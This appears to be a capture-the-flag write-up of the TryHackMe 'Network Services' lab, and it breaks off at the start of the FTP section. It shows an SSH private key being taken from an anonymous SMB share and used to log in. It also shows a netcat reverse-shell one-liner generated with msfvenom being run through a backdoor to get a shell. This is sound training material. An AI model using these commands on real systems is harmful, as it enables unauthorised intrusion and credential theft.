
Mark Seliternikov

TryHackMe - Network Services [Easy]

Enumerating SMB


We get a server and the theme is SMB, the first step of enumeration is scanning the ports and looking for a way to connect.

So this is what I found:




```
┌──(root💀 kali)-[/home/kali]
└─# nmap -A -p- $IP -oN smbscan.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-06 13:09 EDT
Nmap scan report for [redacted]
Host is up (0.055s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 91:df:5c:7c:26:22:6e:90:23:a7:7d:fa:5c:e1:c2:52 (RSA)
|   256 86:57:f5:2a:f7:86:9c:cf:02:c1:ac:bc:34:90:6b:01 (ECDSA)
|_  256 81:e3:cc:e7:c9:3c:75:d7:fb:e0:86:a0:01:41:77:81 (ED25519)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=5/6%OT=22%CT=1%CU=36993%PV=Y%DS=2%DC=T%G=Y%TM=6094250C
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=11%GCD=FA00%ISR=9C%TI=I%CI=RD%II=I%TS=U)OP
OS:S(O1=M5B4%O2=M5B4%O3=M5B4%O4=M5B4%O5=M5B4%O6=M5B4)WIN(W1=FFFF%W2=FFFF%W3
```

Now I know that I've actually seen that SMB is being used (On ubuntu via Samba), Lets try enumerating smb with 'enum4linux'! Which is a tool we are told to scan with so we can get information about shares, workgroups, name of the machine etc…



```
┌──(root💀 kali)-[/home/kali]
└─# enum4linux -a $IP > enum4linuxsmb.txt
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
Use of uninitialized value $users in print at ./enum4linux.pl line 874.
```


The workgroup:



```
 ==========================================================
|    Enumerating Workgroup/Domain on [redacted]           |
 ==========================================================
[+] Got domain/workgroup name: WORKGROUP
```


Oh it's WORKGROUP… very original :)

And some info about the OS:




```
 ===============================================
|    OS information on [redacted]              |
 ===============================================
[+] Got OS info for 10.10.199.176 from smbclient:
[+] Got OS info for 10.10.199.176 from srvinfo:
        POLOSMB        Wk Sv PrQ Unx NT SNT polosmb server (Samba, Ubuntu)
        platform_id     :       500
        os version      :       6.1
        server type     :       0x809a03
```

But there’s a specific share that interests me a lot:




```
 ==================================================
|    Share Enumeration on [redacted]             |
 ==================================================

        Sharename       Type      Comment
        ---------       ----      -------
        netlogon        Disk      Network Logon Service
        profiles        Disk      Users profiles
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (polosmb server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available
```

Now of the next step is trying to create an anonymous connection via smb client, so lets check if an anonymous connection is even possible:




```
┌──(root💀kali)-[/home/kali]
└─# smbclient //$IP/profiles -u anonymous -p 445
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Apr 21 07:08:23 2020
  ..                                  D        0  Tue Apr 21 06:49:56 2020
  .cache                             DH        0  Tue Apr 21 07:08:23 2020
  .profile                            H      807  Tue Apr 21 07:08:23 2020
  .sudo_as_admin_successful           H        0  Tue Apr 21 07:08:23 2020
  .bash_logout                        H      220  Tue Apr 21 07:08:23 2020
  .viminfo                            H      947  Tue Apr 21 07:08:23 2020
  Working From Home Information.txt      N      358  Tue Apr 21 07:08:23 2020
  .ssh                               DH        0  Tue Apr 21 07:08:23 2020
  .bashrc                             H     3771  Tue Apr 21 07:08:23 2020
  .gnupg                             DH        0  Tue Apr 21 07:08:23 2020
```

We’re in!... now lets try transferring some files and inspecting them… >:)




```
smb: \> get "Working From Home Information.txt"
getting file \Working From Home Information.txt of si
```



```
┌──(root💀kali)-[/home/kali]
└─# cat Working\ From\ Home\ Information.txt
John Cactus,

As you're well aware, due to the current pandemic most of POLO inc. has insisted that, wherever
possible, employees should work from home. As such- your account has now been enabled with ssh
access to the main server.

If there are any problems, please contact the IT department at it@polointernalcoms.uk

Regards,

James
Department Manager
```


Now we know this folder belongs to John Cactus 🌵

But the most important folder is “.ssh”! Why? So we can ssh into the machine duh!
Lets see if we can get the keys:




```
smb: \> cd .ssh
smb: \.ssh\> ls
  .                                   D        0  Tue Apr 21 07:08:23 2020
  ..                                  D        0  Tue Apr 21 07:08:23 2020
  id_rsa                              A     1679  Tue Apr 21 07:08:23 2020
  id_rsa.pub                          N      396  Tue Apr 21 07:08:23 2020
  authorized_keys                     N        0  Tue Apr 21 07:08:23 2020
```

Someone did a big oopsy…
Let’s borrow these keys *wink*.




```
smb: \.ssh\> get id_rsa
getting file \.ssh\id_rsa of size 1679 as id_rsa (2.2 KiloBytes/sec) (average 1.4 KiloBytes/sec)
```

Now lets use this key to identify ourselves as John Cactus :)



```
┌──(root💀kali)-[/home/kali]
└─# ssh -i id_rsa cactus@$IP
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-96-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu May  6 17:57:47 UTC 2021

  System load:  0.0               Processes:           93
  Usage of /:   33.3% of 11.75GB   Users logged in:     0
  Memory usage: 17%                IP address for eth0: 10.10.199.176
  Swap usage:   0%


22 packages can be updated.
0 updates are security updates.


Last login: Tue Apr 21 11:19:15 2020 from 192.168.1.110
cactus@polosmb:~$ 
```

OHHH YEAHHH! (I tried username = john and didn't work but cactus did LOL)
And here's the flag:




```
cactus@polosmb:~$ ls
smb.txt
cactus@polosmb:~$ cat smb.txt
THM{smb_is_fun_eh?}
cactus@polosmb:~$ 
```

It sure is fun :)


<u>Enumerating Telnet</u>

Right out of the bat, Telnet is not encrypted… a big no no…
Let's check what we are dealing with, so first we should scan the ports using nmap.




```
┌──(root💀kali)-[/home/kali/Desktop]
└─# nmap -A -p- $IP -oN smbscan.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-06 14:05 EDT
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 1.95% done; ETC: 14:07 (0:01:41 remaining)
Nmap scan report for 10.10.6.43
Host is up (0.056s latency).
Not shown: 65534 closed ports
PORT     STATE SERVICE VERSION
8012/tcp open  unknown
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, G
RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, Term
|_    SKIDY'S BACKDOOR. Type .HELP to view commands
1 service unrecognized despite returning data. If you know the service/version, p
SF-Port8012-TCP:V=7.91%I=7%D=5/6%Time=6094323F%P=x86_64-pc-linux-gnu%r(NUL
SF:L,2E,"SKIDY'S\x20BACKDOOR\.\x20Type\x20\.HELP\x20to\x20view\x20commands
SF:\n")%r(GenericLines,2E,"SKIDY'S\x20BACKDOOR\.\x20Type\x20\.HELP\x20to\x
SF:20view\x20commands\n")%r(GetRequest,2E,"SKIDY'S\x20BACKDOOR\.\x20Type\x
SF:20\.HELP\x20to\x20view\x20commands\n")%r(HTTPOptions,2E,"SKIDY'S\x20BAC
```

Apparently there's an open port that is acting like a backdoor! (SKIDY'S BACKDOOR).
Now the next step is trying to upload a reverse shell on the machine in order to execute commands on it!
So first lets connect to it via telnet on port 8012:




```
┌──(root💀kali)-[/home/kali/Desktop]
└─# telnet $IP 8012
Trying [redacted]...
Connected to [redacted].
Escape character is '^]'.
SKIDY'S BACKDOOR. Type .HELP to view commands
.HELP
.HELP: View commands
 .RUN <command>: Execute commands
.EXIT: Exit
```

Hmmm… seems like we can run commands via “.RUN”.
Seems like I can ping myself from that machine!




```
┌──(root💀kali)-[/home/kali]
└─# tcpdump ip proto \\tcp -i eth0
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
15:01:52.274977 IP [redacted] 38536 > [redacted] 8012: Flags [S], seq 2023002521, win 64240, options [mss 1460,sackOK,TS val 1434149954 ecr 0,nop,wscale 7], length 0
15:01:52.382538 IP [redacted] .8012 > [redacted] 8536: Flags [S.], seq 690624001, ack 2023002522, win 65535, options [mss 1460], length 0
15:01:52.382591 IP [redacted] 38536 > [redacted] 8012: Flags [.], ack 1, win 64240, length 0
15:02:02.150009 IP [redacted] 38536 > [redacted] 8012: Flags [P.], seq 1:27, ack 1, win 64240, length 26
15:02:02.150581 IP [redacted] .8012 > [redacted] 8536: Flags [.], ack 27, win 65535, length 0
15:02:22.805737 IP [redacted] 38536 > [redacted] 8012: Flags [P.], seq 27:53, ack 1, win 64240, length 26
15:02:22.806421 IP [redacted] .8012 > [redacted] 8536: Flags [.], ack 53, win 65535, length 0
```

Now to have my freedom on this machine I should create a reverse shell! (Not my idea, this is a challenge that is focused on teaching).
I’m introduced to a tool that is called “msfvenom” which can create a payload! In my case this payload is a reverse shell :)
Now lets try running it with the configurations that suit me, a shell that I can communicate with over netcat (nc).




```
┌──(root💀kali)-[/home/kali]
└─# msfvenom -p cmd/unix/reverse_netcat lhost=[redacted] lport=4444 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 95 bytes
mkfifo /tmp/lkpviq; nc [redacted] 4444 0</tmp/lkpviq | /bin/sh >/tmp/lkpviq 2>&1; rm /tmp/lkpviq
```

I’ll be listening over port 4444, Now let's make sure we are listening on our side from that port.




```
┌──(root💀kali)-[/home/kali]
└─# nc -lvp 4444
listening on [any] 4444 ...
```

Lets try to run it on the target machine now :)



```
SKIDY'S BACKDOOR. Type .HELP to view commands
.RUN mkfifo /tmp/lkpviq; nc [redacted] 4444 0</tmp/lkpviq | /bin/sh > /tmp/lkpviq 2>&1; rm /tmp/lkpviq
```

Lets see if it works...




```
┌──(root💀kali)-[/home/kali]
└─# nc -lvp 4444
listening on [any] 4444 ...
[redacted]: inverse host lookup failed: Unknown host
connect to [[redacted]] from (UNKNOWN) [[redacted]] 43980
ls
flag.txt
cat flag.txt
THM{y0u_g0t_th3_t3ln3t_fl4g}
```

Yep it did! And there’s a flag! :)

Enumerating FTP


We get a server and we are told to scan it's port, after conducting the initial scan with nmap this is the result: (nmap -sS -p- [tryhackmemachine-ip])



```
# Nmap 7.91 scan initiated Thu May  6 07:07:23 2021 as: nmap -sS -p- -oN secondscan.txt [redacted]
Nmap scan report for 10.10.6.148
Host is up (0.085s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http

# Nmap done at Thu May  6 07:15:45 2021 -- 1 IP address (1 host up) scanned in 501.95 seconds
```

